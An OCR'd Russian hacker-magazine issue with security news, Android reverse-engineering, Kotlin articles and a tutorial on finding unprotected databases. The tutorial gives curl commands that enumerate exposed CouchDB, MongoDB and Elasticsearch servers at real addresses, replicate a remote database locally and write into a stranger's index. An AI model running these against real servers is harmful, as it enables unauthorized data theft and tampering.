А самое надежное из защитных решений — использовать аппаратные ключи, которые Вейнерт еще в прошлом году называл «лучшим решением в области МФА».

Напомним, что точка зрения Вейнерта не нова: еще в 2016 году Национальный институт стандартов и технологий США (NIST) представил документ, согласно которому использование SMS-сообщений для двухфакторной аутентификации будет рассматриваться как «недопустимое» и «небезопасное».


РАСПРОДАЖИ И ФИШИНГ

Аналитики Check Point Research отмечают всплеск активности хакеров в течение последних **6** недель. Из-за ограничений, связанных с COVID-19, онлайн-шопинг в этом году вышел на новый уровень, а количество онлайн-покупок в «черную пятницу», «киберпонедельник» бьет все рекорды. Но к буму интернет-покупок готовятся не только магазины и покупатели, злоумышленники тоже мобилизуются, чтобы заработать на скидочном ажиотаже.

В период **С 8 ОКТЯБРЯ ПО 9 НОЯБРЯ** во всем мире удвоилось количество фишинговых рассылок со «специальными предложениями»: со **121** случая в неделю в октябре до **243** случаев в неделю к началу ноября.

Также на **80%** увеличилось число фишинговых рассылок, связанных с распродажами и специальными предложениями от магазинов. Подобные электронные письма содержали слова «sale», «% off» и другие, связанные с выгодными покупками.

Всего за **2** дня (9 и 10 ноября) количество фишинговых атак со «специальными предложениями» было выше, чем за первые **7** дней октября.



ПОБЕДА YOUTUBE-DL

На GitHub восстановили репозиторий опенсорсного проекта youtube-dl.

Эта история началась в прошлом месяце, когда правообладатели из Американской ассоциации звукозаписывающих компаний (RIAA) добились удаления youtube-dl и 17 его копий. Библиотека была удалена якобы из-за нарушения DMCA (Digital Millennium Copyright Act — Закон об авторском праве в цифровую эпоху): по словам правообладателей, проект мог применяться для «обхода технических мер защиты, используемых авторизованными стриминговыми сервисами, такими как YouTube».

Этот случай породил шквал критики в адрес RIAA, GitHub и компании Microsoft, которой с 2018 года принадлежит сервис. Даже Нэт Фридман (Nat Friedman), возглавивший GitHub после приобретения сервиса Microsoft в 2018 году, был недоволен сложившимся положением и скооперировался с юристами Фонда электронных рубежей (Electronic Frontier Foundation, EFF), которые взялись за анализ ситуации.

В итоге команда EFF выяснила, что Google не использует какие-либо технические средства для предотвращения загрузки своих видео, которые должны быть бесплатно доступны для всех видов приложений, браузеров, умных телевизоров и так далее. Следовательно, библиотека youtube-dl не может быть заблокирована в соответствии с разделом 1201, так как вообще не обходит какую-либо систему защиты авторских прав.

Если говорить короче, youtube-dl ничего не нарушает, так как YouTube ничего и не запрещал.

Скандал, связанный с удалением youtube-dl, стал для GitHub хорошей возможностью поучиться: после случившегося в компании планируют учредить Фонд защиты разработчиков в размере 1 000 000 долларов, который будет использоваться для защиты разработчиков от «необоснованных требований об удалении на основании раздела 1201 DMCA». Кроме того, GitHub обещает за свой счет нанять технических и юридических экспертов, а также независимых специалистов, которые будут рассматривать все претензии на удаление контента.

123456

Близится конец года, и разработчики менеджера паролей NordPass в очередной раз опубликовали список наиболее используемых и слабых паролей 2020 года. Увы, за последние 12 месяцев безопасность паролей нисколько не улучшилась.

Для составления ежегодного отчета эксперты изучили **275 699 516** паролей, просочившихся в сеть в ходе различных утечек данных.

Наиболее распространенные пароли по-прежнему невероятно легко угадать: на взлом учетных записей с такими паролями у злоумышленников может уйти **МЕНЬШЕ СЕКУНДЫ** или двух.


Только **44%** изученных паролей были признаны уникальными.

В 2020 году наиболее популярными вариантами паролей были признаны: **123456**, **123456789**, **PICTURE1**, **PASSWORD** и **12345678**.

Также люди по-прежнему часто используют другие слабые пароли, которые крайне легко угадать: среди них можно перечислить **FOOTBALL**, **ILOVEYOU**, **LETMEIN** и **POKEMON**.


В итоге топ-10 худших паролей 2020 года выглядит следующим образом.

Позиция в рейтинге	Пароль	Количество пользователей	Время на взлом	Сколько раз утекли
1. ↑ (2)	123456	2 543 285	менее секунды	32 597 311
2. ↑ (3)	123456789	961 435	менее секунды	7 870 694
3. (new)	picture1	371 612	3 часа	11 190
4. ↑ (5)	password	360 467	менее секунды	3 759 315
5. ↑ (6)	12345678	322 187	менее секунды	2 944 615
6. ↑ (17)	111111	230 507	менее секунды	3 124 368
7. ↑ (18)	123123	189 327	менее секунды	2 238 694
8. ↓ (3)	12345	188 268	менее секунды	2 389 787
9. ↑ (11)	1234567890	171 724	менее секунды	2 264 884
10. (new)	senha	167 728	10 секунд	8 213



ШПИОНСКИЙ ПЫЛЕСОС

Группа ученых из университета Мэриленда и Национального университета Сингапура продемонстрировала атаку LidarPhone, которая способна превратить умный пылесос в шпионское устройство, записывающее разговоры поблизости. Как можно понять из названия, атака полагается на использование встроенного в устройство лидара, который нужен пылесосу для навигации в пространстве.



Потенциальный злоумышленник может использовать лидар и его лазер в качестве лазерного микрофона, которые нередко применяются спецслужбами. Такой микрофон направляют на оконное стекло и с его помощью отслеживают вибрации стекла, затем можно их декодировать и расшифровать разговоры, происходившие внутри помещения.

Атака LidarPhone требует соблюдения ряда определенных условий. К примеру, лидар устройства активен и вращается постоянно, что сокращает количество данных, которые может собрать атакующий. Злоумышленник будет вынужден найти некую уязвимость, чтобы пробраться в прошивку и остановить вращение лидара, заставив его сфокусироваться на одном объекте. Также нужно отметить, что лидары роботов-пылесосов далеко не так точны, как лазерные микрофоны.

Невзирая на ограничения, исследователям удалось получить хорошие результаты во время тестов на роботе-пылесосе Xiaomi Roborock. Эксперименты исследователей концентрировались на восстановлении «числовых значений», которые в итоге удалось распознать с точностью 90%. Однако авторы атаки отмечают, что LidarPhone можно использовать для идентификации говорящих по половому признаку и даже для определения политических взглядов целей по выпускам новостей, звучащим на фоне.

ANDROID

STATEFLOW, SHAREDFLOW И BROADCASTCHANNEL

Сегодня в выпуске: обнаружение динамически загружаемого приложением кода, реверс приложения для шифрования файлов, рассказ об истории создания StateFlow, SharedFlow и BroadcastChannel в Kotlin, статья с подборкой инструментов для серверной разработки на Kotlin, объяснение сути контрактов Kotlin, заметка о функции Surround With в IDEA и Android Studio. А также подборка свежих библиотек для разработчиков.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Обнаружение динамически загружаемого кода

Detecting Dynamic Loading in Android Applications With /proc/maps — статья о том, как определить, загружает ли приложение дополнительный исполняемый код уже после своего старта. Так часто делают зловреды, чтобы избежать обнаружения зловредного кода.

Метод крайне простой. Достаточно иметь рутованный смартфон с установленным приложением и кабель для подключения к ПК. Далее выполняем команду `adb shell`, чтобы открыть консоль устройства, получаем права root с помощью команды `su`, узнаем имя PID (идентификатор процесса) нужного нам приложения:

```
$ ps -A | grep имя.пакета.приложения
```

PID будет во второй колонке. Теперь выполняем следующую команду, подставляя полученный PID:

```
cat /proc/PID/maps | grep '/data/data'
```

Файл `/proc/PID/maps` синтетический. Он содержит таблицу всех отображенных в памяти процесса файлов. Первая часть приведенной команды читает этот файл. Вторая часть команды (`grep /data/data`) оставляет в выводе только файлы из приватного каталога приложения (`/data/data/имя.пакета.приложения`). Именно оттуда зловреды обычно загружают дополнительный код.

Дешифровка зашифрованных приложением файлов

Decrypting images hidden with Calculator+ — разбор способа реверса и последующей расшифровки файлов приложения Calculator+ — Photo Vault & Video Vault hide photos. Пример крайне простой и поэтому хорошо подходит для демонстрации основ реверса приложений для Android.

Итак, есть приложение Calculator+, которое имеет неожиданную функцию секретного хранилища зашифрованных фотографий и видеороликов. Задача: вытащить эти фотографии, не используя само приложение.


1. Извлекаем приложение из смартфона:

```
$ adb shell pm list packages|grep calc
$ adb shell pm path eztools.calculator.photo.vault
$ adb pull /data/app/eztools.calculator.photo.vault-OP_MBoGMZN-
LZ5wr50dNWA==/base.apk
```

2. Используем JADX-GUI для декомпиляции приложения обратно в исходный код Java.
3. С помощью встроенной функции поиска ищем все строки, имеющие отношение к шифрованию: encrypt, decrypt, AES и так далее. Автору удалось найти следующий фрагмент кода:

```
FileInputStream fileInputStream = new FileInputStream(this.f6363e.
f6361a);
ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
EncryptUtils.m10791a("12345678", fileInputStream,
byteArrayOutputStream);
byteArrayOutputStream.flush();
ByteArrayInputStream byteArrayInputStream = new
ByteArrayInputStream(byteArrayOutputStream.toByteArray());
this.f6362d = byteArrayInputStream;
aVar.mo2601d(byteArrayInputStream);
```

Метод `EncryptUtils.m10791a()` оказался искомым методом шифрования.



Как видно из кода, метод шифрует файл алгоритмом DES и ключом, переданным ему в качестве аргумента. А в аргументе всегда передается строка 12345678.

4. Расшифровать файлы не составит труда, но сначала необходимо найти, где они хранятся. Для этого надо проследить за методами, вызывающими метод шифрования. В итоге нашелся такой код:

```
public static final File m18904s(Context context) {
    C3655i.m20371c(context, "context");
    File externalFilesDir = context.getExternalFilesDir(
"photo_encrypt");
    if (externalFilesDir != null) {
        return externalFilesDir;
    }
    C3655i.m20376h();
    throw null;
}
```

Это код создания объекта класса File во внешнем приватном каталоге приложения (context.getExternalFilesDir):

```
/sdcard/Android/data/eztools.calculator.photo.vault/files
```

5. Теперь файлы можно извлечь и расшифровать. Автор написал для этого скрипт на Python, приводить его здесь я не буду.

РАЗРАБОТЧИКУ

SharedFlow, StateFlow и broadcast channels

Shared flows, broadcast channels — статья Романа Елизарова (текущего главы разработки Kotlin) о развитии средств коммуникации между корутинами и текущем положении дел в этой области.

Статья начинается с рассказа о каналах (Channel) — средстве коммуникации потоков исполнения (в данном случае корутин), позаимствованном из модели параллельного программирования CSP и языка Go. Каналы позволяют удобно и легко обмениваться данными и синхронизировать состояние нескольких корутин без опасности столкнуться с проблемой одновременного изменения состояния объекта.

В дополнение к классическим каналам в библиотеке kotlinx-coroutines также появился так называемый BroadcastChannel. Это специальный тип канала, позволяющий получать отправленные в канал сообщения сразу нескольким корутинам (подписчикам). По сути, это была реализация паттерна event bus.

В целом каналы были весьма неплохим решением, но только до тех пор, пока разработчику не требовалось организовать высокопроизводительный конвейер обработки данных, когда данные передаются по каналу одной корутине, затем подвергаются обработке и с помощью другого канала передаются следующей корутине.


Каналы, в силу своей природы как механизма синхронизации, просто не могли обеспечить приемлемой производительности в таком сценарии использования.

Эту проблему решил новый механизм передачи данных — Flow. Он позволяет создать так называемый холодный поток данных, который будет порожден только при подключении потребителя и создаст проблемы с производительностью, только если источник и потребитель будут работать в разных потоках. Основная идея Flow в том, чтобы позволить программисту «описать» алгоритм генерации потока данных и запускать этот поток лишь тогда, когда в нем возникнет необходимость. К примеру, следующий код не создает никаких данных до тех пор, пока на объекте `coldFlow` не будет вызван метод `collect`:

```
val coldFlow = flow {
    while (isActive) {
        emit(nextEvent)
    }
}
```

При этом каждый потребитель получит собственную копию данных. И в этом же его проблема. Flow превосходно справляется с задачей организации конвейеров обработки данных, но его нельзя использовать, когда поток данных должен существовать сам по себе: например, для организации обработки системных событий в том самом паттерне event bus.

Решить эту задачу призван SharedFlow. Это своего рода производительный аналог BroadcastChannel, он существует независимо от наличия потребителей (которые теперь называются подписчиками) и отдает всем подписчикам одни и те же данные (в противовес классическому Flow, который создает индивидуальный поток данных для каждого потребителя).



Создать event bus с помощью SharedFlow крайне просто:

```
class BroadcastEventBus {
    private val _events = MutableSharedFlow<Event>()
    val events = _events.asSharedFlow()

    suspend fun postEvent(event: Event) {
        // Корутина будет приостановлена до получения сообщения
подписчиками
        _events.emit(event)
    }
}
```

По умолчанию корутина-производитель приостанавливает свое исполнение до тех пор, пока потребители не получат новое сообщение. Это поведение можно изменить: создать буфер сообщений, который сможет породить производитель перед тем, как его корутина будет приостановлена, или указать размер истории сообщений, чтобы вновь подключившиеся подписчики могли получить уже опубликованные сообщения.

Если же задача требует, чтобы производитель не приостанавливался ни при каких обстоятельствах, а потребители получали только последнее сообщение, то для этого есть StateFlow. Это основанная на Flow реализация паттерна «Состояние»:

```
class StateModel {
    private val _state = MutableStateFlow(initial)
    val state = _state.asStateFlow()

    fun update(newValue: Value) {
        // Производитель не приостанавливается
        _state.value = newValue
    }
}
```

Как говорит Роман, `val x: StateFlow<T>` можно представить как асинхронную версию `var x: T` с функцией подписки на обновления.

Учитывая все сказанное выше, можно утверждать, что Flow стал полноценной, более производительной и приближенной к реальным задачам заменой каналов. Однако в одном случае каналы имеют преимущества: когда сообщение должно быть обработано ровно один раз (не больше и не меньше).

```
class SingleShotEventBus {
    private val _events = Channel<Event>()
    val events = _events.receiveAsFlow()

    suspend fun postEvent(event: Event) {
        // Корутина будет приостановлена при переполнении
        _events.send(event)
    }
}
```

Этот пример схож с приведенным ранее `BroadcastEventBus`. Он также отдает сообщения во внешний мир с помощью Flow. Но есть важное отличие: в первом случае при отсутствии подписчиков сообщение будет выброшено, во втором производитель будет приостановлен до тех пор, пока не появится потребитель.

Kotlin и контракты

How to Make the Compiler Smarter — статья о том, как сделать компилятор Kotlin умнее, используя контракты.

Компилятор Kotlin (и анализатор кода в среде разработки) отличается мощной системой выведения типов. Например, в следующем фрагменте кода компилятор способен самостоятельно понять, что переменная `s` не равна null при использовании в качестве аргумента функции `print`:

```
fun printLengthOfString() {
    val s: String? = "Hey Medium!"
    if (s != null) {
        print("The length of '$s' is ${s.length}")
    }
}
```

Но стоит немного изменить код, и компилятор становится бессилен:

```
fun printLengthOfString() {
    val s: String? = "Hey Medium!"
    if (s.isNotNull()) {
        print("The length of '$s' is ${s.length}")
    }
}

fun String?.isNotNull(): Boolean {
    return this != null
}
```

К счастью, начиная с Kotlin 1.3 в нашем распоряжении есть механизм, позволяющий подсказать компилятору, как быть с теми или иными типами в разных ситуациях. Мы можем как бы заключить с компилятором контракт, что если приведенная выше функция `isNotNull` возвращает true, то это значит, что строка не равна null. Компилятор будет это учитывать при выведении типов.

Контракты пишутся в самом начале функции примерно в таком виде:

```
fun String?.isNotNull(): Boolean {
    contract {
        returns(true) implies(this@isNotNull != null)
    }
    return this != null
}
```

В данном случае контракт как раз сообщает, что если функция возвращает true (`returns(true)`), то строка не равна null (`implies (this@isNotNull != null)`). Компилятор будет это учитывать, и приведенный выше пример уже не будет ошибочным.

Вторая часть контракта (функция `implies`) называется эффектом. Есть также другой эффект — `CallsInPlace`. Он нужен для того, чтобы сообщить компилятору, что указанная в аргументе лямбда была выполнена один или больше раз.

Работает это так. Допустим, у нас есть такой код:

```
var a: Int
{
    a = 42
}
print(a)
```

Этот код не будет скомпилирован, так как компилятор не уверен, что код внутри лямбды (`a = 42`) был выполнен хотя бы раз. Теперь добавим в код контракт:

```
fun main() {
    var a: Int
    initialize {
        a = 42
    }
    print(a)
}

fun initialize(myLambda: () -> Unit) {
    contract {
        callsInPlace(myLambda, InvocationKind.AT_LEAST_ONCE)
    }
    myLambda()
}
```

Теперь код успешно компилируется, потому что мы заверили компилятор, что лямбда `initialize` будет выполнена хотя бы один раз.

Серверная разработка на Kotlin

Server-Side Development with Kotlin: Frameworks and Libraries — статья разработчиков из JetBrains о серверной разработке на языке Kotlin и фреймворках, которые могут в этом помочь.

1. Spring Framework. Один из самых популярных фреймворков для бэкенд-разработки. Spring изначально можно было использовать совместно с Kotlin, но начиная с пятой версии в фреймворке появился ряд расширений для более удобной разработки на этом языке. Даже примеры в документации Spring теперь приведены на двух языках. Генератор проектов start.spring.io теперь также поддерживает Kotlin.
2. Ktor. Фреймворк для создания асинхронных клиентских и серверных веб-приложений, разработанный в JetBrains. Базируется на корутинах и обладает высокой масштабируемостью.
3. Exposed. Реализация SQL ORM для Kotlin.
4. Spek, Kotes, MockK, Kotlin Power Assert. Библиотеки тестирования и мокинга специально для Kotlin.
5. Klaxon, kotlinx.serialization. Библиотеки для удобной работы с JSON.
6. RSocket. Протокол для создания микросервисов с поддержкой Kotlin.
7. GraphQL Kotlin. Библиотека для удобной работы с GraphQL из Kotlin.

Многие другие фреймворки, включая Micronaut, Quarkus, Javalin, Spark Java, Vaadin, CUBA и Vert.x, также поддерживают Kotlin и имеют документацию и примеры кода на Kotlin. Большой список Kotlin-библиотек можно найти здесь.

Живые шаблоны и Surround With

IntelliJ IDEA / Android Studio Tricks: Surround With — статья об очень полезной, но далеко не всем известной функции IDEA под названием Surround With.

В IDEA (и, как следствие, Android Studio) есть функция Live Templates (живые шаблоны), которая представляет собой нечто вроде сокращений для длинных строк кода и конструкций. Типичный пример — шаблон `ifn` — if null. Ты просто пишешь ifn, затем нажимаешь Tab, и среда разработки сама вставляет в код конструкцию `if (x == null) { }`, автоматически выделяет `x` и ставит на него курсор. Функция настолько умная, что даже попытается предсказать имя переменной `x` на основании того, какие переменные текущей области видимости могут иметь значение null.

У шаблонов есть родственная функция под названием Surround With. Она работает примерно так же, но по отношению к уже имеющемуся выражению. Например, если навести курсор на любую строку кода и нажать Ctrl + Alt + T, среда разработки покажет на экране меню с выбором шаблонов. Среди них есть шаблон, который обрамит выражение в блок try/catch, в if/else и так далее.

И конечно же, IDEA позволяет создавать собственные шаблоны. Открой настройки, далее Editor → Live Templates, затем кнопка +. Полезные примеры шаблонов:

```
by lazy { $SELECTION$ }

CoroutineScope(Dispatchers.Main).launch {
    $SELECTION$
}

withContext(Dispatchers.IO) {
    $SELECTION$
}
```

БИБЛИОТЕКИ

- Red Screen Of Death — заменяет стандартное сообщение о краше приложения на экран со стектрейсом;
- Spotlight — библиотека для создания экранов обучения;
- CodeView — встраиваемый редактор кода;
- BlurHashExt — Kotlin-расширения для библиотеки BlurHash;
- LocationFetcher — библиотека для получения текущих координат с использованием Kotlin Flow;
- Android_dbinspector — библиотека для просмотра содержимого базы данных приложения прямо на устройстве;
- iiVisu — визуализатор звукового спектра;
- Brackeys-IDE — редактор кода с подсветкой синтаксиса;
- ScreenshotDetector — демоприложение, которое определяет, что был сделан скриншот приложения;
- GraphQL Kotlin — библиотека для создания клиентов и серверов GraphQL на Kotlin;
- Exhaustive — аннотация, позволяющая пометить выражение `when` как исчерпывающее (не имеющее других вариантов);
- Lifecycle-Delegates — библиотека для создания полей, которые будут проинициализированы в момент выполнения lifecycle-колбэка (onCreate, onStart и так далее);
- Bundler — библиотека для удобного создания бандлов (Bundle);
- ReadTime — библиотека для получения примерного времени на чтение текста.

Михаил Артюхин
localhostt412@mail.ru

В ПОИСКАХ УТЕЧЕК

КАК ХАКЕРЫ ИЩУТ И УГОНЯЮТ ЧУЖИЕ БАЗЫ ДАННЫХ

Практически каждый день «Хакер» пишет о масштабных и не очень утечках данных. «Течет» откуда только можно, и последствия бывают самыми разными. Сегодня я постараюсь рассказать и показать, как легко злоумышленники могут получить доступ к обширным массивам всевозможных данных.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Неправомерный доступ к компьютерной информации преследуется по закону.

Прежде чем приступать к атакам, предлагаю разобраться, почему они вообще возможны и почему жизнь по-прежнему ничему не учит админов и прочих причастных к защите БД.

- Порог вхождения в применение современных БД, как и в IT в целом, снижается. Начинающему эникейщику все проще попасть на администрирование сервиса, требующего тщательной и внимательной настройки, да и элементарных знаний о конкретном продукте. К счастью таких «инженеров», но к сожалению владельцев утекших данных, многие сетевые сервисы (например, базы данных) можно развернуть «в один клик». При этом совершенно не требуется понимать механизм работы и возможные угрозы развертываемым сервисам. И хорошо, если свежеустановленная база данных настраивалась хотя бы по инструкции с первой страницы поисковика. А если нет?
- Частенько авторизацию отключают по соображениям «удобства» работы с данными. В итоге наружу торчит порт, а нередко и интерфейс СУБД, с которым можно делать что угодно. Приходи — бери что хочешь...
- Начальство требует сделать все максимально дешево, так как денег мало и тратить их на достойного спеца не хочется. Вот и просят дизайнера Ваську накатить и настроить БД для компании за чашку кофе. Какая уж тут безопасность — хорошо, если хоть пароль поставит.

Таким образом, одной из основных причин утечки данных служит ~~криворукость администраторов~~ небезопасная конфигурация СУБД, оставленная в результате невнимательности или же просто недостатка знаний.

WWW

Пугающие масштабы криворукости админов и примеры утечек из-за этого можно увидеть на канале «Утечки информации», да и в «Хакере» мы о них регулярно пишем.

САМЫЕ ИНТЕРЕСНЫЕ СУБД

СУБД — это система управления базами данных, которая обеспечивает механизм хранения и поиска этих самых данных. В дальнейшем я буду часто использовать это сокращение.

CouchDB

CouchDB — это база данных с открытым исходным кодом, разработанная программным фондом Apache. Классическая NoSQL-база. Написана на языке Erlang.

Больше всего нас интересуют способы подключения:

- порт HTTP API (по умолчанию — 5984);
- веб-интерфейс Futon.

Доступ к БД реализован по протоколу HTTP с использованием JSON API, что позволяет обращаться к данным в том числе из выполняемых в браузере веб-приложений. Имеет свой собственный графический веб-интерфейс (Futon).

Мы же воспользуемся обычным `curl`. Вот, к примеру, запрос приветствия:

```
curl http://127.0.0.1:5984/
```

Ответ расскажет нам о номере версии, имени поставщика и версии программного обеспечения:

```
{
  "couchdb":"Welcome","version":"2.3.1",
  "git_sha":"c298091a4",
  "uuid":"777dc19849f3ff0392ba09dec1a62fa7",
  "features":["pluggable-storage-engines","scheduler"],
  "vendor":{"name":"The Apache Software Foundation"}
}
```

Чтобы получить список всех БД на сервере, можно выполнить такой запрос:

```
curl http://127.0.0.1:5984/_all_dbs
```

В ответ мы увидим

```
[
  "_replicator",
  "_users",
  "mychannel_",
  "mychannel_kizuna-chaincode",
  "mychannel_lscc",
  "mychannel_user"
]
```

Здесь `_replicator` и `_users` — это стандартные БД.

В ответ также можно получить такую ошибку:

```
{
  "error":"unauthorized",
  "reason":"You are not a server admin."
}
```

Смело идем мимо, здесь ловить нечего. Уровень анонимного доступа настроен так, что мы не можем даже увидеть список БД на сервере, не то что к ним подключиться. Но можно попробовать наудачу подобрать пароль. Запрос на авторизацию выглядит следующим образом:

```
curl -X PUT http://localhost:5984/test -u "login:password"
```

Чтобы подключиться к графическому интерфейсу, нет необходимости ставить какое-либо ПО, достаточно просто в браузере перейти по такому адресу:

```
http://127.0.0.1:5984/_utils/
```

Чтобы унести данные, можно воспользоваться следующим запросом:

```
curl -X POST -d '{"source":"http://54.161.77.240:5984/
klaspadchannel_","target":"http://localhost:5984/klaspadchannel_"}'
http://localhost:5984/_replicate -H "Content-Type: application/json"
```

Конечно же, потребуется поднять сервер CouchDB на локальной машине. Впрочем, было бы странно, если бы его у тебя не было, раз уж ты собрался работать с этой базой.

MongoDB

MongoDB — это кросс-платформенная документоориентированная база данных, которая обеспечивает высокую производительность и легкую масштабируемость. В основе данной БД лежит концепция коллекций и документов. Способов подключения опять два:

- HTTP API (порт по умолчанию — 27017);
- клиент Robo 3T.

Получить минимальную информацию о находке можно простым GET-запросом на порт API.

```
curl -X GET http://114.116.117.104:27017
```

Сведения здесь и правда скромные, без драйвера БД не удастся добыть хоть сколько-нибудь полезные данные, кроме того, что БД здесь вообще присутствует (или нет).

Если на порте крутится действительно MongoDB, то ответ придет таким:

```
It looks like you are trying to access MongoDB over HTTP on the native
driver port.
```

Этого вполне достаточно, чтобы продолжить ручную проверку при помощи графического клиента.

Унести данные из находки можно через GUI.

Elasticsearch

Elasticsearch — это представитель кластерных NoSQL баз данных, имеющий JSON REST API и использующий Lucene для полнотекстового поиска. Написана на Java. Мы будем рассматривать ее как хранилище документов в формате JSON.

База Elasticsearch способна масштабироваться до петабайт структурированных и неструктурированных данных. Данные в индексе разделены на один или несколько осколков (шардов). Благодаря разделению Elasticsearch может масштабироваться и достигать размеров, которые не потянула бы одна машина. Elasticsearch — это распределенная система, описать максимальные объемы хранения данных затруднительно, могу сказать только, что там могут лежать петабайты и больше.

Способы подключения следующие:

- HTTP API (порт по умолчанию — 9200);
- графический клиент Kaizen, который можно взять на официальном сайте.

HTTP API — штука очень простая. Для начала давай запросим приветствие. Ради безопасности подопытного сервера часть адреса замазана:

```
curl -XGET http://47.99.X.X:9200/
```

Если все хорошо и мы правда нашли «Эластик», то в ответ придет что-то подобное:

```
{
  "name" : "node-2",
    "cluster_name" : "es",
    "cluster_uuid" : "q10ZJxLIQf-ZRZIC0kDkGQ",
    "version" : {
        "number" : "5.5.1",
        "build_hash" : "19c13d0",
        "build_date" : "2017-07-18T20:44:24.823Z",
        "build_snapshot" : false,
        "lucene_version" : "6.6.0"
    },
    "tagline" : "You Know, for Search"
}
```

Выведем список всех индексов в БД:

```
curl -XGET http://47.99.X.X:9200/_cat/indices\?v
```

Ответ получим примерно такой.

```
health status index         uuid                   pri rep docs.count
docs.deleted store.size pri.store.size
green  open   bdp-interface x3DLdQRyTK2jssMvIJ3FmA   5   1      32576
28     428.9mb        214.4mb
green  open   onair-vlog    Vsq0srUGSk2NvvYmXpxMBw   5   1         22
0    931.9kb        465.9kb
green  open   meizidb       PCybF4SvTdSt1BoOCYLxNw   5   1       5328
1      27.9mb         13.9mb
green  open   rms-resource  R6c3U5_pQgG71huRD0OdDA   5   1     125827
36      1.2gb        636.2mb
```

Узнаем названия полей, которые хранятся в БД:

```
curl -XGET http://47.99.X.X:9200/meizidb
```

Ответ:

```
{
  "meizidb":{
    "aliases":{},
    "mappings":{
      "assets":{
        "dynamic_templates":[{"string":{
            "match_mapping_type":"string",
            "mapping":{"type":"keyword"}
        }}],
        "properties":{
          "annexList":{
            "properties":{
              "annexFileId":{"type":"keyword"},
              "annexName":{"type":"keyword"},
              "annexSize":{"type":"long"},
              "annexThumbUrl":{"type":"keyword"},
              "annexType":{"type":"keyword"},
              "annexUrl":{"type":"keyword"}
            }
          },
          "appCode":{"type":"keyword"},
          "asrText":{"type":"text","index_options":"offsets",
"analyzer":"ik_max_word"},
          "assetsType":{"type":"keyword"},
          "cdetail":{
            "properties":{
              "SP":{"type":"keyword"},
              "jz":{"type":"keyword"},
              "src":{"type":"keyword"},
              "tag":{"type":"keyword"},
              "type":{"type":"keyword"}
            }
          },
          "companyId":{"type":"keyword"},
          "companyName": ...
}
```

Можно и вносить записи. Но я настоятельно не рекомендую, так как без договора с владельцем сервера это может повлечь тяжкие последствия.

```
curl -X POST http://47.99.X.X:9200/onair-vlog/catalogue/1 -H
'Content-Type: application/json' -d @- << EOF
{
   "username" : "KassNT",
   "subject" : "My Referal url: ",
   "referal" : "https://xakep.ru/paywall/form/?init&
code=xakep-promo-KassNT"
}
EOF
```

Продолжение статьи →

В ПОИСКАХ УТЕЧЕК

КАК ХАКЕРЫ ИЩУТ И УГОНЯЮТ ЧУЖИЕ БАЗЫ ДАННЫХ


ПРИМЕРЫ РУЧНОГО ПОИСКА

Существуют два пути поиска подопытных.

Первый путь — онлайновые сервисы, которые сканируют весь мир и предоставляют нам информацию о хостах при помощи поисковых операторов. Можно, например, «просто найти» цель в одном из них.

